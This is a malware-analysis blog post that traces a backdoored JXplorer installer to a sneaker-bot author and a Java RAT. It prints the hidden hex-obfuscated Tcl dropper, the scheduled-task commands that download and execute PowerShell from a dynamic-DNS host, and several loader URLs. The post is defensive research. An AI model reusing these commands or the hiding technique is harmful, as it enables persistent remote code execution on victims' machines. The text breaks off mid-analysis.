


The Supreme Backdoor Factory

dfir.it/blog/2019/02/26/the-supreme-backdoor-factory/

Feb 26th, 2019 5:53 pm

Recently I was playing with [VirusTotal Intelligence](#) and while testing some dynamic behavior queries I stumbled upon [this strange PE binary](#) (MD5:

`7fce12d2cc785f7066f86314836c95ec`). The file claimed to be an installer for the JXplorer 3.3.1.2, a Java-based “cross platform LDAP browser and editor” as indicated on its [official web page](#). Why was it strange? Mostly because I did not expect an installer for a quite popular LDAP browser to create a scheduled task in order to download and execute PowerShell code from a subdomain hosted by free dynamic DNS provider:



The screenshot shows the VirusTotal Intelligence interface. The search bar contains the MD5 hash `7fce12d2cc785f7066f86314836c95ec`. Below the search bar, a list of files is displayed, including temporary files in the local system's Temp directory and a DLL file. The interface also shows a section for "Files Deleted" and "Process And Service Actions". Under "Processes Created", several commands are listed, including the creation of a scheduled task named "ExplorerSync" and another named "Notification Push" that executes PowerShell code to download a file from a dynamic DNS provider.

```
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/BR4.tmp
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/BR5.tmp
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/be29e7f1-71ae-4703-50cb-1d52be512f51/twapi-
be29e7f1-71ae-4703-50cb-1d52be512f51.dll
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/BR7.tmp
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/BK.bat
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/BK.jar

Files Deleted
C:/Documents and Settings/<USER>/Local Settings/Temp/BR3.tmp
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/BR4.tmp
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/BR5.tmp
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/BR6.tmp
C:/DOCUME~1/<USER>~1/LOCALS~1/Temp/BR7.tmp

Process And Service Actions ⓘ

Processes Created
cmd.exe /c C:\DOCUME~1<USER>~1\LOCALS~1\Temp\BK.bat
C:\WINDOWS\system32\schtasks.exe /create /tn ExplorerSync /tr javaw -jar %temp%\.Microsoft
\ExplorerSync.db" /sc MINUTE /f"
C:\WINDOWS\system32\schtasks.exe schtasks /create /tn Notification Push" /f /np /sc HOURLY /tr
"Powershell -NoProfile -ExecutionPolicy Bypass -Command "iex ((New-Object
Net.WebClient).DownloadString(\\\"http://svf.duckdns.org\\\"))\""
```

I initially planned to keep this write-up short and focus on dissecting suspicious JXplorer binary. However, analyzing the JXplorer binary turned out to be only the first step into the world of backdoored software.

JXplorer

In order to validate my VirusTotal finding I downloaded a matching version of Windows installer (3.3.1.2) from the official [JXplorer SourceForge repository](#). Unsurprisingly, the MD5 hashes of both files were different. Last thing I wanted to do was to disassemble two 7 megabytes PE binaries so I started with simpler checks in order to locate difference(s). As binaries were packed with UPX, I unpacked them with the `upx` tool and compared MD5s of PE sections. The sections were all identical, with exception of the resource section. I was not sure how content of the PE resource section could affect behavior of the installer so I used `VBinDiff` to see the exact difference. The tool actually revealed the following modifications:

- The manifest file located in the resource section, specifically the `requestedExecutionLevel` property. The original file required Administrator privileges (`requireAdministrator`) while the modified was fine with running with caller's privilege level
- Additional newline character appended to the file - explaining 1 byte size difference between the files
- A relatively small (3230 bytes) blob of what seemed to be ZLIB compressed data at offset 0x4be095. Note the clear text file names just before the ZLIB header (`http-2.7.9.tm` , `platform-1.0.10.tm`):

```

Administrator: Command Prompt - VBinDiff.exe ..\jxplorer\jxplorer-3.3.1.2-wi...
.. \jxplorer\jxplorer-3.3.1.2-windows-installer.exe
004B E000: FD E1 A7 2B C7 14 B1 5A A5 4E 76 83 E8 64 7D 38 řβž+ä. Z aNvâRd>8
004B E010: CD 0D B5 E7 7E 91 FB C7 02 59 6F 3C 5B 47 64 C8 =. Áš~Lúã .Yo<[GdL
004B E020: E4 9A 3E C7 C2 0D 55 59 97 35 B6 2F D7 5B 8D E4 nú>äT.UY $5Â/î[Zñ
004B E030: 1F C4 6B 83 C6 B2 10 0E 9E 1D 66 86 03 32 24 47 .-kâñ. x.fc.2$G
004B E040: AB BA 7F CE 51 9F 1A 55 DC 41 12 E9 5F B8 2F 5A ž||Δ;Qc.U #A.ú_$/Z
004B E050: F1 00 5D EC 78 58 BC 00 00 00 81 6C E8 1C 4D CD ~.lyxXJ. .üilR.M=
004B E060: 68 74 74 70 2D 32 2E 37 2E 39 2E 74 6D 00 70 6C http-2.7 .9.tm.pl
004B E070: 61 74 66 6F 72 6D 2D 31 2E 30 2E 31 30 2E 74 6D atform-1 .0.10.tm
004B E080: 00 0E 13 F2 A1 00 00 7F 26 00 00 96 15 CB 51 44 ... í.Δ &.T.πQD
004B E090: BF 49 50 78 9C E5 7D 6B 77 DB C6 92 E0 67 EA 57 ħIPxtñ>k v#AÍ0gW
004B E0A0: B4 29 3A 26 1D 91 A2 9C 38 D7 66 AE A3 E8 FA 11 }>=&.Lóv 8if<âR.
004B E0B0: EB 5C 27 CE 5A CA 64 76 25 C6 07 04 41 12 31 09 ú.πzútu zA..A.1.
004B E0C0: 30 00 A8 47 14 CE 6F 9F 7A F5 0B 00 29 D9 CE EE 0.EG.úoc zS..)jñ
004B E0D0: 7C 58 9F C4 96 80 EE EA EA EA EA 7A 77 63 57 CD IXc-ITç rýzucW=
004B E0E0: 8A 62 D9 2B C2 B9 EA 76 77 76 77 76 1B CF E7 71 úb+T|úv uouu.úxg
004B E0F0: 94 14 DD 3C 1E 47 EA F5 E9 E9 CF 6A 92 66 EA 87 ä.T<GrS úú>xjÍfrc
004B E100: 97 A7 7B EA E7 B7 27 F0 77 90 8C D5 EB 97 47 2F šz<rsE'- uEiNúSG/
004B E110: 54 98 2E 16 F0 4B DE 53 A7 B3 28 8F 54 96 AE 8A Tś..-KúS ž|<GT'kđ
004B E120: 38 89 72 15 06 09 C0 19 45 6A 95 47 63 15 27 6A 8ër...L. E.jGc..j
004B E130: 95 14 D9 2A 2F E0 97 30 05 A8 C5 2C 28 F0 5D 0E E.J*>óSú E+<-1.
004B E140: 3F 45 EA 24 98 44 79 1A 7E 50 79 14 AE B2 B8 B8 ?ErsúDy. ~Py.<SS
004B E150: 56 CB 74 1E 87 D7 3D 80 C1 80 97 59 1A 46 E3 55 Uπt.çí=ç -çSY.FNU

.. \jxplorer\7fce12d2cc785f7066f86314836c95ec
004B E000: FD E1 A7 2B C7 14 B1 5A A5 4E 76 83 E8 64 7D 38 řβž+ä. Z aNvâRd>8
004B E010: CD 0D B5 E7 7E 91 FB C7 02 59 6F 3C 5B 47 64 C8 =. Áš~Lúã .Yo<[GdL
004B E020: E4 9A 3E C7 C2 0D 55 59 97 35 B6 2F D7 5B 8D E4 nú>äT.UY $5Â/î[Zñ
004B E030: 1F C4 6B 83 C6 B2 10 0E 9E 1D 66 86 03 32 24 47 .-kâñ. x.fc.2$G
004B E040: AB BA 7F CE 51 9F 1A 55 DC 41 12 E9 5F B8 2F 5A ž||Δ;Qc.U #A.ú_$/Z
004B E050: F1 00 5D EC 78 58 BC 00 00 00 81 6C E8 1C 4D CD ~.lyxXJ. .üilR.M=
004B E060: 68 74 74 70 2D 32 2E 37 2E 39 2E 74 6D 00 70 6C http-2.7 .9.tm.pl
004B E070: 61 74 66 6F 72 6D 2D 31 2E 30 2E 31 30 2E 74 6D atform-1 .0.10.tm
004B E080: 00 0E 13 F2 A1 00 00 7F 26 00 00 96 15 CB 51 44 ... í.Δ &.T.πQD
004B E090: BF 49 50 78 9C ED 9A 4B 6F 1C C7 11 C7 EF FC 14 ħIPxtVÜK o.ä.ä.R.
004B E0A0: 0B 45 87 E4 20 73 9E 3B 33 3A E4 10 44 01 8C D8 .Eçñ s;x; 3:ñ.D.îē
004B E0B0: 8E E1 C7 29 CA 61 1E 3D 91 2C 9A 24 C8 B5 2D 27 āpā)úa.= L.ú$úá-
004B E0C0: C8 77 4F FF AA FE C3 5D 51 16 62 4A 86 13 04 F5 úú0 -m|1 Q.bJ6..S
004B E0D0: 07 06 3B 8F 9E EE EA 7A 57 CD CE E3 61 7E B1 FB ..;ç>třz W=ñA~ú
004B E0E0: E7 EE 36 1D 76 D3 78 B8 1E 0F 2F 76 8F 9F 3E 4D št6.uEx$ ..úç>M
004B E0F0: 97 DF FF F6 AB 67 9F 7E FE BB B3 F1 FA 3A 5D 2E $m ÷žgç~ #ġ|'..:1.
004B E100: 77 CF 1E 3D 7F FE 87 3F 7F 94 AF 1E 9D F1 CA 32 wxc.=Δmç? Δó>>.L.ú2
004B E110: 1E C6 7C EF 75 57 3F 7F BD E7 E8 F3 79 93 7F 4B .Á|'uW?Δ ZšR~yðΔK
004B E120: DD 9B FC B7 2A F2 B1 FA 98 AE CA BF AD C6 34 7E ĨTRÉ* . š<úġ)šá4~
004B E130: BE 3D B7 EB A4 E7 3C AE C9 E7 FB ED FE 90 8F BD ž=Éúúú<ç Ĩšúv#éçZ
004B E140: 7E EB 93 F7 07 1F B3 BD D7 E6 A3 6B B5 7E EF F3 ~ú6..Z Išúúú~'
004B E150: DC AD BF 3F 39 CF E3 BB E2 64 6D ED 81 EB 26 BF #šġ?9>ñġ ōdmVúúŮġ

Arrow keys move F find RET next difference ESC quit ALT freeze top
C ASCII/EBCDIC E edit file G goto position Q quit CTRL freeze bottom


```

The first two differences did not seem to be important so I focused on the last one. The identified ZLIB data was placed in the PE file overlay space and I figured that it was likely part of an archive used by the installer to store JXplorer files. Fortunately, JXplorer web page mentioned that JXplorer was using the BitRock Install Builder and after short search I managed to find the following Tcl unpacker for BitRock archives: bitrock-unpacker.

Once I installed the ActiveTcl and downloaded required SDX file I used the bitrock-unpacker script to unpack JXplorer installation files from both installers. Then I used the WinMerge tool to compare resulting files and directories. To my surprise there were no differences which meant that JXplorer application files were left intact. That also meant that I needed to dig a bit further.

After going through `bitrock-unpacker` code I noticed that it first mounted the Metakit database in order to extract installer files that were used to locate and extract the Cookfs archive storing JXplorer files. Using existing `bitrock-unpacker` code I created this Tcl script to dump all installer files from the Metakit database to disk. This time comparing BitRock installer files yielded interesting results.

WinMerge showed one difference - a file named `http-2.7.9.tm`, located in the `\lib\tcl8\8.4\` directory.



Despite having the same size and timestamps (`atime`, `ctime`, `mtime` as extracted from the Cookfs archive) the file `http-2.7.9.tm` (MD5: `f6648f7e7a4e688f0792ed5a88a843d9`, VT) extracted from the modified installer did not remind standard `http.tcl` module. Instead it contained exactly what I was looking for:

```

# http.tcl --
#
# Client-side HTTP for GET, POST, and
# HEAD commands. These routines can
#
# be used in untrusted code that uses the
# Safesock security policy.
# These procedures use a callback
# interface to avoid using vwait, which
# is not defined in the safe base.
#
# See the file "license.terms" for
# information on usage and redistribution of
# this file, and for a DISCLAIMER OF ALL
# WARRANTIES.

package require Tcl 8.4

# Keep this in sync with pkgIndex.tcl and
# with the install directories in

catch { set batpath $::env(TEMP)
append batpath "\\BK.bat"
set data
"\x73\x63\x68\x74\x61\x73\x6b\x73\x20\x2f\x6
3\x72\x65\x61\x74\x65\x20\x2f\x74\x6e\x20\x22
\x4e\x6f\x74\x69\x66\x69\x63\x61\x74\x69\x6f\
x6e\x20\x50\x75\x73\x68\x22\x20\x2f\x66\x20\x
2f\x6e\x70\x20\x2f\x73\x63\x20\x48\x4f\x55\x5
2\x4c\x59\x20\x2f\x74\x72\x20\x22\x50\x6f\x77
\x65\x72\x73\x68\x65\x6c\x6c\x20\x2d\x4e\x6f\
x50\x72\x6f\x66\x69\x6c\x65\x20\x2d\x45\x78\x
65\x63\x75\x74\x69\x6f\x6e\x50\x6f\x6c\x69\x6
3\x79\x20\x42\x79\x70\x61\x73\x20\x2d\x43
\x6f\x6d\x6d\x61\x6e\x64\x20\x5c\x22\x69\x65\
x78\x20\x28\x28\x4e\x65\x77\x2d\x4f\x62\x6a\x
65\x63\x74\x20\x4e\x65\x74\x2e\x57\x65\x62\x4
3\x6c\x69\x65\x6e\x74\x29\x2e\x44\x6f\x77\x6e
\x6c\x6f\x61\x64\x53\x74\x72\x69\x6e\x67\x28\
x5c\x5c\x5c\x22\x68\x74\x74\x70\x3a\x2f\x2f\x
73\x76\x66\x2e\x64\x75\x63\x6b\x64\x6e\x73\x2
e\x6f\x72\x67\x5c\x5c\x5c\x22\x22\x29\x29\x5c
\x22\x22"
set fileId [open $batpath "wb"]
puts -nonewline $fileId $data
close $fileId
exec > NUL $batpath
file delete -force $batpath }

catch { set espath $::env(TEMP)
append espath
"\x5c\x2e\x2e\x5c\x4d\x69\x63\x72\x6f\x73\x6
f\x66\x74\x5c\x45\x78\x70\x6c\x6f\x72\x65\x72
\x53\x79\x6e\x63\x2e\x64\x62"
set data
"\x50\x4b\x03\x04\x14\x00\x08\x08\x08\x00\x5
b\xa0\x4d\x4c\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x14\x00\x00\x00\x4d\x45\x54

```

Below is the summary of actions performed by the `http-2.7.9.tcl` script:

- Create a scheduled task named `Notification Push` to download and execute PowerShell code from `hxxp://svf.duckdns[.]org`
- Write a JAR file (MD5: `9d4aeb737179995a397d675f41e5f97f`, VT) to `%TEMP%\..\Microsoft\ExplorerSync.db`. Create a scheduled task `ExplorerSync` to execute `ExplorerSync.db`
- Write a JAR file (MD5: `533ac97f44b4aea1a35481d963cc9106`, VT) to `%TEMP%\BK.jar` and execute it with the following command line parameters: `hxxp://coppingfun[.]ml/blazebot %USERPROFILE%\Desktop\sup-bot.jar`
- Execute additional JAR file downloaded in the previous step
- ping a legitimate domain `supremenewyork[.]com`

Some of the actions were a bit odd to me (Why would you drop malware(?) to user's Desktop? Why would you choose that specific domain `supremenewyork[.]com`?). That got me thinking that I might be dealing with a testing version of modified installer. The names of

files (`blazebot` , `sup-bot`) did not ring any bells either so I decided to do a bit of online research.




Blazebot

One of the top Google search results for the keyword `blazebot` was this [YouTube video](#) created by [Stein Sørnson](#) and titled `Blaze Bot Supreme NYC` . The video presented a process of downloading, running and configuring what seemed to be a Java-based [sneaker bot](#) (TIL!) called `blazebot / Supreme NYC Blaze Bot` . Both the YouTube video content and its description referenced a source from which one can download blazebot: a GitHub repository [steisn/blazebot \[Wayback Machine copy\]](#). Git commit messages for that repository contained following author entries: `Stein Sørnson <.ru>` ([sample commit message](#)) suggesting that Stein Sørnson was the owner of both YouTube channel and GitHub repository.

With such unique name it was not hard to find another online account related to Stein Sørnson, this time on [SourceForge - allare778 \[Wayback Machine\]](#). While the username was set to `allare778` the full name was present in the profile page title:


The screenshot shows a web browser window with the SourceForge logo and navigation menu. The user profile for 'u/allare778' is displayed, including a placeholder profile picture and the text 'Someone Else'. Below this, a 'Personal Data' section lists: Username: allare778, Joined: 2013-10-14 15:30:17, and Gender: Male. A 'Projects' section follows, listing three projects: 'allesare' (Nothing special :-), 'elitesubot', and 'supremebot' (Supreme New York Bot).

Personal Data	
Username:	allare778
Joined:	2013-10-14 15:30:17
Gender:	Male

Projects	
	allesare Nothing special :-)
	elitesubot
	supremebot Supreme New York Bot

The `allare778` account owned three projects:

`supremebot` [Wayback Machine copy], which referenced previously discussed YouTube video and hosted multiple files, including `supremebot.jar` (MD5: `2098d71cd1504c8be229f1f8feaa878b`, VT), exactly the same file that was also present in the `blazebot` GitHub repository (as `blazebot-1.02.11.jar`)



There was also one additional detail concerning blazebot that started to make sense to me much later. While back then I did not have many reasons to analyze that sneaker bot I took a quick look at decompiled Java classes. The bot contained an update functionality that downloaded AES encrypted and RSA signed “update instructions” file from the other project repository belonging to the user `allare778` :

```
hxxp://allessare.sourceforge[.]net/en-us/bver
```

The implementation of update mechanism seemed to allow project owner to execute arbitrary system commands on hosts running blazebot.

At that point I thought that the connection between modified JXplorer installer and the “Supreme NYC Blaze Bot” could be just coincidental. I took a step back and analyzed two JAR files extracted from the `http-2.7.9.tn` Tcl script hoping that they will provide further clues.

JDL and FEN

This was a quick exercise as both JAR files turned out to contain compact downloaders/loaders. The `BK.jar` file (MD5: `533ac97f44b4aea1a35481d963cc9106`, `VT`) contained the `jdl` package implementing simple downloader. It was responsible for downloading data from URL provided as a first command line argument and then saving it to a file provided as a second command line argument.

The second JAR file `ExplorerSync.db` (MD5: `9d4aeb737179995a397d675f41e5f97f`, `VT`) was more interesting as it contained two hardcoded URLs. The `fen` package implemented an infinite loop trying to download and invoke Java code (from the `fmb` package) from the following two URLs:

- `hxxp://ecc.freedomdns[.]org/data.txt`
- `hxxp://san.strangled[.]net/stat`

While the `san.strangled[.]net` did not have resolution at the time of analysis, the `ecc.freedomdns[.]org` DNS A record pointed to `207.38.69[.]206`, an IP address hosting Dynu's web redirect service. The `ecc.freedomdns[.]org` was set to redirect HTTP requests to `jessicacheshire.users.sourceforge[.]net` and fortunately the `data.txt` file was still present there.

FEimea Portable App

As expected the `data.txt` (MD5: `65579b8ed47ca163fae2b3dfffd8b4d5a`, `VT`) was a yet another JAR file. Going through decompiled code it was quite evident that code implemented functionality typical for a RAT. This is by no means a complete analysis of the code (there is much more ahead of us!) but I made following observations while skimming through the code:

- The tool identified itself as `FEimea Portable App - ver. 3.11.2 Mainline`. It also returned following version strings: `Audio system : (none)`, `Audio codecs : (none)` while it did not seem to implement any audio related functionality
